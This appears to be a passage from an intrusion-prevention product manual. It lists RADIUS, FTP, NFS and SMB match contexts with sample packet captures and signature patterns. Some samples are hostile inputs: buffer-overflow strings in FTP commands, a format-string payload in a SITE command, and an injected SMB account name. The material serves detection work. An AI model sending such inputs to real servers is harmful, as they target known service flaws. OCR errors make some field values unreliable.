    Attribute Value Pairs
        AVP: t=Service-Type(6) 1=6 val=Login(I)
</pre>
Example of context usage:
<pre>
Context: radius-access-accept pattern: “Service-Type”
</pre></td></tr>
<tr><td>radius-access-challenge (STC)</td><td>Matches the attribute fields of a RADIUS Access-Challenge message.</td></tr>
<tr><td>radius-access-reject (STC)</td><td>Matches the attribute fields of a RADIUS Access-Reject message.</td></tr>
</table>

Table 69: Service Contexts: RADIUS *(Continued)*

Context and Direction	Description Example of Contexts

radius-access-request (CTS)	Matches the attribute fields of a RADIUS Access-Request message.
	
	Example of field in RADIUS transaction:
	
	`User Datagram Protocol, Src Port: 1645, Dst Port: 1812`
	`RADIUS Protocol Code: Access-Request (1)`
	` Packet identifier: 0x9 (9)`
	` Length: 137`
	` Authenticator:e10b7f33831bfe36009b5f477eff41b3 [The response to this request is in frame 2]`
	` Attribute Value Pairs`
	
	Example of context usage:
	
	`Context: radius-access-request pattern: "rpjY"`

radius-acct-request (CTS)	Matches the attribute fields of a RADIUS Accounting-Request message.
radius-acct-response (STC)	Matches the attribute fields of a RADIUS Accounting-Response message.
radius-attr- acct-multi-session-id (CTS)	Matches the value of an Account-Multi-Session-Id attribute.
radius-attr- acct-session-id (CTS)	Matches the value of an Account-Session-Id attribute.
radius-attr- acct-tunnel-connection (CTS)	Matches the value of an Account-Tunnel-Connection attribute.

Table 69: Service Contexts: RADIUS *(Continued)*

Context and Direction	Description Example of Contexts
radius-attr- arap-features (STC)	Matches the value of an ARAP-Features attribute.
radius-attr- arap-password (CTS)	Matches the value of an ARAP-Password attribute.
radius-attr- arap-security-data (ANY)	Matches the value of an ARAP-Security-Data attribute.
radius-attr-callback-number (ANY)	Matches the value of a Callback-Number attribute.
radius-attr- called-station-id (CTS)	Matches the value of a Caller-Station-Id attribute.
radius-attr- calling-station-id (CTS)	Matches the value of a Calling-Station-Id attribute.
radius-attr- chap-challenge (CTS)	Matches the value of a Chap-Challenge attribute.
radius-attr- chap-password (CTS)	Matches the value of a Chap-Password attribute.
radius-attr-configuration-token (STC)	Matches the value of a Configuration-Token attribute.
radius-attr-connect-info (CTS)	Matches the value of a Connect-Info attribute.

Table 69: Service Contexts: RADIUS *(Continued)*

<table>
<tr><th>Context and Direction</th><th>Description

Example of Contexts</th></tr>
<tr><td>radius-attr- eap-message (ANY)</td><td>Matches the value of an EAP-Message attribute.

Example of field in RADIUS transaction:

<pre>User Datagram Protocol, Src Port: 8984, Dst Port: 1812
RADIUS Protocol Code: Access-Request (1)
    Packet identifier: 0xl (1)
    Length: 179
    Authenticator: 8edb32a9c4dfef622b72f0bl82715e42
    [The response to this request is in frame 2]
    Attribute Value Pairs
        AVP: t=Message-Authenticator(80) 1=18 val=78a24bddla9d2462743c7d829e45f783
        AVP: t=Service-Type(6) 1=6 val-Framed(2)
        AVP: t=User-Name(l) 1=15 val=example\user\000
        AVP: t=Framed-MTU(12) 1=6 val=1496
        AVP: t=Called-Station-Id(30) 1=28 val=00-19-E2-AI-4B-95:testtest
        AVP: t=Calling-Station-Id(31) 1=19 val=00-16-CE-68-B7-A0
        AVP: t=NAS-Identifier(32) 1=16 val=netscreen-ssg5
        AVP: t=NAS-Port-Type(61) 1-6 val-Wireless-802.11(19)
        AVP: t=EAP-Message(79) 1=19 Last Segment[!]
            Type:79 Length: 19
            EAP fragment: 02010011016578616d706c655c75736572
            Extensible Authentication Protocol
        AVP: t=NAS-IP-Address(4) 1=6 val=172.16.8.216
        AVP: t=NAS-Port(5) 1=6 val=l AVP: t=NAS-Port-ld(87) 1=14 val=STA port # 1</pre>
Example of context usage:

<pre>Context: radius-attr-eap-message pattern: "\x02010011\x"</pre></td></tr>
<tr><td>radius-attr- filter-id (ANY)</td><td>Matches the value of a Filter-Id attribute.</td></tr>
</table>

Table 69: Service Contexts: RADIUS *(Continued)*

Context and Direction	Description Example of Contexts
radius-attr- framed-appletalk-zone (ANY)	Matches the value of a Framed-Appletalk-Zone attribute.
radius-attr- framed-pool (STC)	Matches the value of a Framed-Pool attribute.
radius-attr- framed-route (ANY)	Matches the value of a Framed-Route attribute.
radius-attr- login-lat-group (ANY)	Matches the value of a Login-LAT-Group attribute.
radius-attr- login-lat-node (ANY)	Matches the value of a Login-LAT-Node attribute.
radius-attr- login-lat-port (ANY)	Matches the value of a Login-LAT-Port attribute.
radius-attr- login-lat-service (ANY)	Matches the value of a Login-LAT-Service attribute.
radius-attr-message-authenticator (ANY)	Matches the value of a Message-Authenticator attribute.
radius-attr- nas-identifier (CTS)	Matches the value of a NAS-Identifier attribute.
radius-attr- nas-port-id (CTS)	Matches the value of a NAS-Port-Id attribute.

Table 69: Service Contexts: RADIUS *(Continued)*

Context and Direction	Description Example of Contexts
radius-attr- proxy-state (ANY)	Matches the value of a Proxy-State attribute.
radius-attr- reply-message (STC)	Matches the value of a Reply-Message attribute.
radius-attr- state (ANY)	Matches the value of a State attribute
radius-attr- tunnel-assignment-id (ANY)	Matches the value of a Tunnel-Assignemnt-Id attribute.
radius-attr- tunnel-client-auth-id (ANY)	Matches the value of a Tunnel-Client-Auth-Id attribute
radius-attr- tunnel-client-endpoint (ANY)	Matches the value of a Tunnel-Client-Endpoint attribute.
radius-attr- tunnel-password (STC)	Matches the value of a Tunnel-Password attribute.
radius-attr- tunnel-private-group-id (ANY)	Matches the value of a Tunnel-Private-Group-Id attribute.
radius-attr- tunnel-server-auth-id (ANY)	Matches the value of a Tunnel-Server-Auth-Id attribute.
radius-attr- tunnel-server-endpoint (ANY)	Matches the value of a Tunnel-Server-Endpoint attribute.

Table 69: Service Contexts: RADIUS *(Continued)*

<table>
<tr><th>Context and Direction</th><th>Description

Example of Contexts</th></tr>
<tr><td>radius-attr- user-name (ANY)</td><td>Matches the value of a User-Name attribute.

Example of field in RADIUS transaction:
<pre>
User Datagram Protocol, Src Port: 1645, Dst Port: 1812
RADIUS Protocol Code: Access-Request (1)
    Packet identifier: 0x9 (9)
    Length: 137
    Authenticator: e10b7f33831bfe36009b5f477eff41b3
    [The response to this request is in frame 2] Attribute Value Pairs
        AVP: t=NAS-IP-Address(4) 1=6 val=10.2.1.96 A VP: t=NAS-Port(5) 1=6 val=2
        AVP: t=NAS-Port-Type(61) 1-6 val=Virtual(5)
        AVP: t=User-Name(1) 1=70
        val=testaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
        AVP: t=Calling-Station-Id(31) 1-11 val=10.2.1.50
        AVP: t=User-Password(2) 1=18 val=Encrypted
</pre>
Example of context usage:
<pre>
Context: radius-attr-user-name pattern: "test"
</pre></td></tr>
<tr><td>radius-attr- user-password (CTS)</td><td>Matches the value of a User-Password attribute.</td></tr>
<tr><td>radius-attr- vendor-specific (ANY)</td><td>Matches the value of a Vendor-Specific attribute.</td></tr>
</table>

Table 69: Service Contexts: RADIUS *(Continued)*

Context and Direction	Description Example of Contexts

radius-attribute (ANY)	Matches any RADIUS attribute, including the type, length and value.
	
	Example of field in RADIUS transaction:
	
	`User Datagram Protocol, Src Port: 1645, Dst Port: 1812`
	`RADIUS Protocol Code: Access-Request (1)`
	`    Packet identifier: 0x9 (9)`
	`    Length: 137`
	`    Authenticator: e10b7f33831bfe36009b5f477eff41b3`
	`    [The response to this request is in frame 2]`
	`    Attribute Value Pairs`
	`        AVP: t=NAS-IP-Address(4) 1=6 val=10.2.1.96`
	
	Example of context usage:
	
	`Context: radius-attribute pattern: "NAS-IP-Address"`

File Transfer Contexts

IN THIS SECTION

These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. You can configure attack objects and groups for file transfer protocols as match conditions in IDP policy rules.

Service Contexts: FTP

The table displays the security context details for FTP:

Table 70: Service Contexts: FTP

Context and Direction	Description Example of Contexts
ftp-account (CTS)	Matches the FTP login account name.
ftp-banner (STC)	Matches the banner returned by the server at the start of an FTP session. **Example of field in FTP request:** 220 EclYpse 's FTP Server is happy to see u ;) - have a nice day !... but be cOOl ! be Zen ! Solar_Trojan ECLYPSE vl.Obeta USER (none) 331 Password required for (none). PASS 230 User (none) logged in. **Example of context usage:** Context: ftp-banner pattern: “nice”
ftp-command (CTS)	Matches each of the FTP command names. **Matches each of the FTP command names** Example of field in FTP: USER (none) 331 Password required for (none). PASS **Example of context usage:** Context: ftp-command pattern: “USER”

Table 70: Service Contexts: FTP *(Continued)*

Context and Direction	Description Example of Contexts
ftp-cwd-pathname (CTS)	Matches the directory name in the CWD command of an FTP session. **Example of field in FTP:** 230 Restricted user logged in. CWD /www/system 250 "/www/system" is new cwd. **Example of context usage:** Context: ftp-cwd-pathname pattern: “system”
ftp-dele-pathname (CTS)	Matches the file name in the DELE command of an FTP session. **Example of field in FTP:** PWD 257 is current directory. DELE BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB ssage 200 OK **Example of context usage:** Context: ftp-dele-pathname pattern: “BBB.*”
ftp-get-filename (CTS)	Matches the filename in the GET command of an FTP session. **Example of field in FTP:** PORT 192,168,1,105,5,161 200 PORT command successful. RETR WinRun.exe 150 Opening BINARY mode data connection for WinRun.exe (811008 bytes). **Example of context usage:** Context: ftp-get-filename pattern: “WinRun.exe”

Table 70: Service Contexts: FTP *(Continued)*

Context and Direction	Description Example of Contexts
ftp-list-pathname (CTS)	Matches the directory or file name in the LIST command of an FTP session. **Example of field in FTP:** 250 CWD command successful. LIST 7,.J.K@.7..J.'.0.?K..7II..F7...GFG.B.N.,.(3>A....C..C?.?...NQIC0.FJ...C.?IIG\..HJGJ.,0...BANB7..,..F.I.B...CCH. .?.H..CB.I7?.II ' t$._3..U...I_.._...p] AF V&..Z Z u.["E?.9 \...{.#ul ... ,..8 { m.jrl..{ gh...k Y;.M?..:K 6.cF %...Z.Re.j~rrl @cVT....# =b.j...: tL.8.9.._8....x....Z.V.2vY."y....jd.7 [....m d +..-..r- (..v..P....D..KQn..Z..J3.2 C...sRr!$:....r....Kf2.F&..d..p...s..=...y.HJ+...+.?...H?.}.@. 200 OK **Example of context usage:** Context: ftp-list-pathname pattern: ".*[\0200-\0377][\0200-\0377][\0200-\0377][\0200-\0377][\0200-\0377].*"
ftp-mkd-pathname (CTS)	Matches the directory name in the MKD command of an FTP session. **Example of field in FTP:** MKD AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAA 257 "/home/test/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A AA AA A AA AA A AA AA A AA AA A AA AA A AA AA A AA AA A AA AA A AA AA A AA AA A AA AA A AA AA A AA AA A AAAAA ' ' - Directory successfully created **Example of context usage:** Context: ftp-mkd-pathname pattern: “AAA.*”
ftp-nlst-pathname (CTS)	Matches the directory or file name in the NLST command of an FTP session.

Table 70: Service Contexts: FTP *(Continued)*

Context and Direction	Description Example of Contexts
ftp-password (CTS)	Matches the FTP login password. **Example of field in FTP:** 331 Password required for test. PASS foobar 230 User test logged in. **Example of context usage:** Context: ftp-password pattern: “foo”
ftp-pathname (CTS)	Matches a directory or file name in any of the FTP commands. **Example of field in FTP:** 230 Restricted user logged in. CWD /www/system 250 "/www/system" is new cwd. **Example of context usage:** Context: ftp-pathname pattern: “system”
ftp-put-filename (CTS)	Matches the filename in the PUT command of an FTP session. **Example of field in FTP:** STOR BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB Y /.me ssage 500 Access denied **Example of context usage:** Context: ftp-put-filename pattern: “.*/\.message”

Table 70: Service Contexts: FTP *(Continued)*

Context and Direction	Description Example of Contexts
ftp-reply-100-line (STC)	Matches the FTP 1yz Positive Preliminary reply. **Example of field in FTP:** PORT 192,168,1,105,5,161 200 PORT command successful. RETR WinRun.exe 150 Opening BINARY mode data connection for WinRun.exe (811008 bytes). **Example of context usage:** Context: ftp-reply-100-line pattern: "BINARY"
ftp-reply-200-line (STC)	Matches the FTP 2yz Positive Completion reply. **Example of field in FTP:** PORT 192,168,1,105,5,161 200 PORT command successful. RETR WinRun.exe 150 Opening BINARY mode data connection for WinRun.exe (811008 bytes). **Example of context usage:** Context: ftp-reply-200-line pattern: "PORT"
ftp-reply-300-line (STC)	Matches the FTP 3yz Positive Intermediate reply. **Example of field in FTP:** 220 EclYpse 's FTP Server is happy to see u ;) - have a nice day !... but be cOOl ! be Zen ! Solar_Trojan ECLYPSE vl.Obeta USER (none) 331 Password required for (none). PASS 230 User (none) logged in. **Example of context usage:** Context: ftp-reply-300-line pattern: "none"
ftp-reply-400-line (STC)	Matches the FTP 4yz Transient Negative Completion reply.

Table 70: Service Contexts: FTP *(Continued)*

Context and Direction	Description Example of Contexts
ftp-reply-500-line (STC)	Matches the FTP 5yz Permanent Negative Completion reply. **Example of field in FTP:** RMD BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB Y. 500 Access denied MKD BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB Y. no response **Example of context usage:** Context: ftp-reply-500-line pattern: “Access”
ftp-reply-line (STC)	Matches the FTP reply line. **Example of field in FTP:** USER (none) 331 Password required for (none). PASS **Example of context usage:** Context: ftp-reply-line pattern: “none”
ftp-request (CTS)	Matches FTP request line (command and arguments). **Example of field in FTP:** USER (none) 331 Password required for (none). PASS **Example of context usage:** Context: ftp-request pattern: “none”

Table 70: Service Contexts: FTP *(Continued)*

Context and Direction	Description Example of Contexts
ftp-rmd-pathname (CTS)	Matches the directory name in the RMD command of an FTP session. **Example of field in FTP:** RMD BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB Y. 500 Access denied MKD BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB Y. no response **Example of context usage:** Context: ftp-rmd-pathname pattern: “BBB.*”
ftp-rnfr-pathname (CTS)	Matches a directory or file name in the RNFR command of an FTP session. **Example of field in FTP:** 226 Transfer complete. 5 bytes transferred. 0.00 KB/sec. RNFRfilel 350 File or directory exists, ready for destination name. RNTO ..\file2 250 RNTO command successful. **Example of context usage:** Context: ftp-rnfr-pathname pattern: “RNFRfile”
ftp-rnto-pathname (CTS)	Matches a directory or file name in the RNTO command of an FTP session. **Example of field in FTP:** 226 Transfer complete. 5 bytes transferred. 0.00 KB/sec. RNFRfilel 350 File or directory exists, ready for destination name. RNTO ..\file2 250 RNTO command successful. **Example of context usage:** Context: ftp-rnto-pathname pattern: “file2”

Table 70: Service Contexts: FTP *(Continued)*

Context and Direction	Description Example of Contexts
ftp-sitestring (CTS)	Matches the arguments of the SITE command in an FTP session. **Example of field in FTP:** PASS all2l3ï4e site msg send br AA%18$*21$u%19$hn%18$*22$u%20$hnllll +... 220 american FTP server (Version wu-2.6.2(l) Mon Sep 29 23:26:52 BST 2003) ready. **Example of context usage:** Context: ftp-sitestring pattern: "\[msg_read\L.*"
ftp-smnt-pathname (CTS)	Matches the directory or file name in the SMNT command of an FTP session.
ftp-stat-pathname (CTS)	Matches the directory or file name in the STAT command of an FTP session.
ftp-username (CTS)	Matches the FTP login user name. **Example of field in FTP:** USER (none) 331 Password required for (none). PASS **Example of context usage:** Context: ftp-username pattern: “none”

Service Contexts: NFS

The table displays the security context details for NFS:

Table 71: Service Contexts: NFS

Context and Direction	Description Example of Contexts
nfs-create-name (CTS)	Matches the name of a file or directory in the CREATE procedure. **Example of field in NFS transaction:** User Datagram Protocol, Src Port: 800, Dst Port: 2049 Remote Procedure Call, Type:Call XID:0x5dl0flf6 Network File System, CREATE Call DH: 0x2176f38f/asd%nmv [Program Version: 2] [V2 Procedure: CREATE (9)] where dir Name: asd%nmv Attributes **Example of context usage:** Context: nfs-create-name pattern: "asd"
nfs-dir-entry (STC)	Matches the name of each directory entry returned by the READDIR procedure.
nfs-link-target (CTS)	Matches the name of the hard link in the LINK procedure.
nfs-lookup-name (CTS)	Matches the name of a file or directory in the LOOKUP procedure. **Example of field in NFS transaction:** User Datagram Protocol, Src Port: 800, Dst Port: 2049 Remote Procedure Call, Type:Call XID:0x5al0flf6 Network File System, LOOKUP Call DH: 0x2176f38f/asd%nmv [Program Version: 2] [V2 Procedure: LOOKUP (4)] where dir Name: asd%nmv **Example of context usage:** Context: nfs-lookup-name pattern: "asd"
nfs-mkdir-name (CTS)	Matches the name of a directory in the MKDIR procedure.

Table 71: Service Contexts: NFS *(Continued)*

Context and Direction	Description Example of Contexts
nfs-mknod-name (CTS)	Matches the name of the special file in the MKNOD procedure.
nfs-readlink-name (STC)	Matches the name returned by the READLINK procedure
nfs-remove-name (CTS)	Matches the name of a file in the REMOVE procedure.
nfs-rename-from (CTS)	Matches the source file or directory name in the RENAME procedure.
nfs-rename-to (CTS)	Matches the destination file or directory name in the RENAME procedure.
nfs-rmdir-name (CTS)	Matches the name of a directory in the RMDIR procedure.
nfs-symlink-source (CTS)	Matches the source of the symbolic link in the SYMLINK procedure.
nfs-symlink-target (CTS)	Matches the target of the symbolic link in the SYMLINK procedure.

Service Contexts: SMB

The table displays the security context details for SMB:

Table 72: Service Contexts: SMB

Context and Direction	Description Example of Contexts
smb-account-name (ANY)	Matches the SMB account name in the SESSION_SETUP_ANDX request of an SMB session. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header Session Setup AndX Request (0x73) Word Count (WCT): 13 AndXCommand: No further commands (Oxff) Reserved: 00 AndXOffset: 0 Max Buffer: 65535 Max Mpx Count: 2 VC Number: 1095 Session Key: 0x00000000 ANSI Password Length: 0 Unicode Password Length: 0 Reserved: 00000000 Capabilities: 0x00000000 Byte Count (BCC): 29 Account: 'echo"A" Primary Domain: SOLARIUM Native OS: Unix Native LAN Manager: Samba **Example of context usage:** Context: smb-account-name pattern: “echo”

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-atsvc-request (CTS)	Matches any AT Service requests sent as named pipe transactions over the SMB Transport Layer. The first 2 bytes of this context contains the opcode of the function. **Example of field in SMB transaction:** SMB (Server Message Block Protocol) SMB Pipe Protocol Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 128, Call: 1, Ctx: 0, [Resp: #23] Version: 5 Version (minor): 0 Packet type: Request (0) Packet Flags: 0x03 Data Representation: 1ÛÛÛÛÛÛÛ (Order: Little-endian, Char: ASCII, Float: IEEE) Frag Length: 128 Auth Length: 16 Call ID: 1 Alloc hint: 76 Context ID: 0 Opnum: 0 [Response in frame: 23] Auth Info: NTLMSSP, Packet privacy, AuthContextId(567952) Microsoft AT-Scheduler Service, JobAdd **Example of context usage:** Context: smb-atsvc-request pattern: "Microsoft"
smb-atsvc-response (STC)	Matches any AT Service responses received as named pipe transactions over the SMB Transport Layer. The first 2 bytes of this context contains the opcode of the function. **Example of field in SMB transaction:** SMB (Server Message Block Protocol) SMB Pipe Protocol Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Response, Fragment: Single, FragLen: 64, Call: 1, Ctx: 0, [Req: #21] Microsoft AT-Scheduler Service, JobAdd **Example of context usage:** Context: smb-atsvc-response pattern: "JobAdd"
smb-browser-request (CTS)	Matches any Browser requests sent as named pipe transactions over the SMB Transport Layer. The first 2 bytes of this context contains the opcode of the function.
smb-browser-response (STC)	Matches any Browser responses received as named pipe transactions over the SMB Transport Layer. The first two bytes of this context contains the opcode of the function.

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-called-name (ANY)	Matches the NetBIOS name of the initiator of an SMB session.
smb-calling-name (ANY)	Matches the NetBIOS name of the receiver of an SMB session. **Example of field in SMB transaction:** Transmission Control Protocol, Src Port: 2376, Dst Port: 139, Seq: 2623204005, Ack: 207078897, Len: 72 NetBIOS Session Service Message Type: Session request (0x81) Flags: 0x00 Length: 68 Called name: SEPTU<20> (Server service) Calling name: PEUGEOT-104Z<00> (Workstation/Redirect or) **Example of context usage:** Context: smb-calling-name pattern: “PEUGEOT”
smb-connect-path (CTS)	Matches the connect path in the TREE_CONNECT_ANDX request of an SMB session. **Example of field in SMB transaction:** NetBIOS Session Service Message Type: Session message (0x00) Length: 68 SMB (Server Message Block Protocol) SMB Header Tree Connect AndX Request (0x75) Word Count (WCT): 4 AndXCommand: No further commands (Oxff) Reserved: 00 AndXOffset: 0 Flags: 0x0000 Password Length: 1 Byte Count (BCC): 25 Password: 00 Path: *SMBSERVER\IPC$ Service: ????? **Example of context usage:** Context: smb-connect-path pattern: “SERVER”

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-connect-service (CTS)	Matches the connect service in the TREE_CONNECT_ANDX request of an SMB session. **Example of field in SMB transaction:** NetBIOS Session Service Message Type: Session message (0x00) Length: 68 SMB (Server Message Block Protocol) SMB Header Tree Connect AndX Request (0x75) Word Count (WCT): 4 AndXCommand: No further commands (Oxff) Reserved: 00 AndXOffset: 0 Flags: 0x0000 Password Length: 1 Byte Count (BCC): 25 Password: 00 Path: *SMBSERVER\IPC$ Service: ????? **Example of context usage:** Context: smb-connect-service pattern: "???"
smb-copy-filename (CTS)	Matches the filename in the COPY request of an SMB session.
smb-data (ANY)	Matches any SMB data portion. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header Write AndX Request (0x2f) This PDU is reassembled in: 20 Data (1024 bytes) Data: 41414141414141414141414141414141414141414141414141... [Length: 1024] **Example of context usage:** Context: smb-data pattern: "\x 41414141 \x"

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-dce-rpc (ANY)	Matches any DCE/RPC message sent over the SMB Transport Layer. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Bind_ack, Fragment: Single, FragLen: 274, Call: 1 **Example of context usage:** Context: smb-dce-rpc pattern: "JobAdd"
smb-dce-rpc-bind (CTS)	Matches any DCE/RPC bind message sent over the SMB Transport Layer. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Bind, Fragment: Single, FragLen: 72, Call: 1 **Example of context usage:** Context: smb-dce-rpc-bind pattern: ".*\x81b07ae6449821 \x.*"
smb-dce-rpc-bind-ack (STC)	Matches any DCE/RPC bind-ack message sent over the SMB Transport Layer. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Bind_ack, Fragment: Single, FragLen: 274, Call: 1 **Example of context usage:** Context: smb-dce-rpc-bind pattern: ".*\xb881b07ae6449821 \x.*"
smb-dce-rpc-bind-nack (STC)	Matches any DCE/RPC bind-nack message sent over the SMB Transport Layer.

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-dce-rpc-request (CTS)	Matches any DCE/RPC request message sent over the SMB Transport Layer. **Example of field in SMB transaction:** SM R (Sprvpr Message Rlork Protornl) SM B Pipe Protocol Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Singl FragLen: 128, Call: 1, Ctx: 0, [Resp: #23] Microsoft AT-Scheduler Service, JobAdd **Example of context usage:** Context: smb-dce-rpc-request pattern: "\x 05000003 \x"
smb-dce-rpc-request-obj-uuid (CTS)	Matches object UUID of any DCE/RPC request message. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Pipe Protocol Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Bind, Fragment: Single, FragLen: 72, Call: 1 Version: 5 Version (minor): 0 Packet type: Bind (11) Packet Flags: 0x03 Data Representation: 10000000 (Order: Little-endian, Char: ASCII, Float: IEEE) Frag Length: 72 Auth Length: 0 Call ID: 1 Max Xmit Frag: 5840 Max Recv Frag: 5840 Assoc Group: 0x00000000 Num Ctx Items: 1 Ctx Item[l]: Context ID:0, WKSSVC, 32bit NDR Context ID: 0 Num Trans Items: 1 Abstract Syntax: WKSSVC V1.0 Interface: WKSSVC UUID: 6bffd098-all2-36l0-9833-46c3f87e345a Interface Ver: 1 Interface Ver Minor: 0 Transfer Syntax[l]: 32bit NDR V2 **Example of context usage:** Context: smb-dce-rpc-request-obj-uuid pattern: "6bffd0"

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-dce-rpc-response (STC)	Matches any DCE/RPC response message sent over the SMB Transport Layer. **Example of field in SMB transaction:** SMB (Server Message Block Protocol) SMB Pipe Protocol Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Response, Fragment: Single, FragLen: 64, Call: 1, Ctx: 0, [Req: #21] Microsoft AT-Scheduler Service, JobAdd **Example of context usage:** Context: smb-dce-rpc-response pattern: "\x 53415f \x"
smb-delete-filename (CTS)	Matches the filename in the DELETE request of an SMB session.
smb-dialect (CTS)	Matches each SMB dialect string in the NEGOTIATE request of an SMB session.
smb-header	Matches any SMB header portion **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header Tree Connect AndX Response (0x75) **Example of context usage:** Context: smb-header pattern: "\x ff534d \x"

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-lanman-request (CTS)	Matches any LANMAN requests sent as named pipe transactions over the SMB Transport Layer. The first 2 bytes of this context contains the opcode of the function. **Example of field in SMB transaction:** Frame 13: 165 bytes on wire (1320 bits), 165 bytes captured (1320 bits) Ethernet II, Src: XircomRe_8f:e3:e1 (00:10:a4:8f:e3:e1), Dst: 3Com_6d:b8:5e (00:60:97:6d:b8:5e) Internet Protocol Version 4, Src: 10.150.9.101, Dst: 10.150.9.106 Transmission Control Protocol, Src Port: 32851, Dst Port: 139, Seq: 2532017377, Ack: 2456053417, Len: 99 Source Port: 32851 Destination Port: 139 [Stream index: 0] [TCP Segment Len: 99] Sequence number: 2532017377 [Next sequence number: 2532017476] Acknowledgment number: 2456053417 1000 .... = Header Length: 32 bytes (8) Flags: 0x018 (PSH, ACK) Window size value: 5840 [Calculated window size: 5840] [Window size scaling factor: 1] Checksum: 0x7808 [unverified] [Checksum Status: Unverified] Urgent pointer: 0 Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps [SEQ/ACK analysis] [Timestamps] TCP payload (99 bytes) TCP segment data (99 bytes) 00 00 00 5f ff 53 4d 42 25 00 00 00 00 00 00 00 ..._.SMB%....... 00 00 00 00 00 00 00 00 00 00 00 00 00 08 49 22 ....I" 00 08 00 00 0e 13 00 00 00 00 00 00 00 00 00 00 .... 00 00 00 00 00 00 00 13 00 4c 00 00 00 5f 00 00 ....L..._.. 00 20 00 5c 50 49 50 45 5c 4c 41 4e 4d 41 4e 00 . .\PIPE\LANMAN. 68 00 57 72 4c 65 68 00 42 31 33 42 57 7a 00 01 h.WrLeh.B13BWz.. 00 50 c3 .P. **Example of context usage:** Context: smb-lanman-request pattern: "\x 680042 \x"

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-lanman-response (STC)	Matches any LANMAN responses received as named pipe transactions over the SMB Transport Layer. The first 2 bytes of this context contains the opcode of the function. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header Trans Response (0x25) Word Count (WCT): 10 Total Parameter Count: 19 Total Data Count: 0 Reserved: 0000 Parameter Count: 19 Parameter Offset: 56 Parameter Displacement: 0 Data Count: 0 Data Offset: 76 Data Displacement: 0 Setup Count: 0 Reserved: 00 Byte Count (BCC): 21 Padding: 00 Padding: 00 Parameters: 2001170000l00a00780l0700780l07006900 63 **Example of context usage:** Context: smb-lanman-response pattern: “\x 200117 \x”
smb-lsarpc- request (CTS)	Matches any Local Security Authority requests sent as named pipe transactions over the SMB Transport Layer. The first 2 bytes of this context contains the opcode of the function.
smb-move- filename (CTS)	Matches the filename in the MOVE request of an SMB session.

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-native- lanman (ANY)	Matches the native LANMAN in the SESSION_SETUP_ANDX request of an SMB session. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header Session Setup AndX Request (0x73) Word Count (WCT): 13 AndXCommand: No further commands (Oxff) Reserved: 00 AndXOffset: 0 Max Buffer: 65535 Max Mpx Count: 2 VC Number: 408 Session Key: 0x00003340 ANSI Password Length: 0 Unicode Password Length: 0 Reserved: 00000000 Capabilities: 0x00000001, Raw Mode Byte Count (BCC): 11 Account: Primary Domain: Native OS: nt Native LAN Manager: pysmb **Example of context usage:** Context: smb-native-lanman pattern: “pysmb”
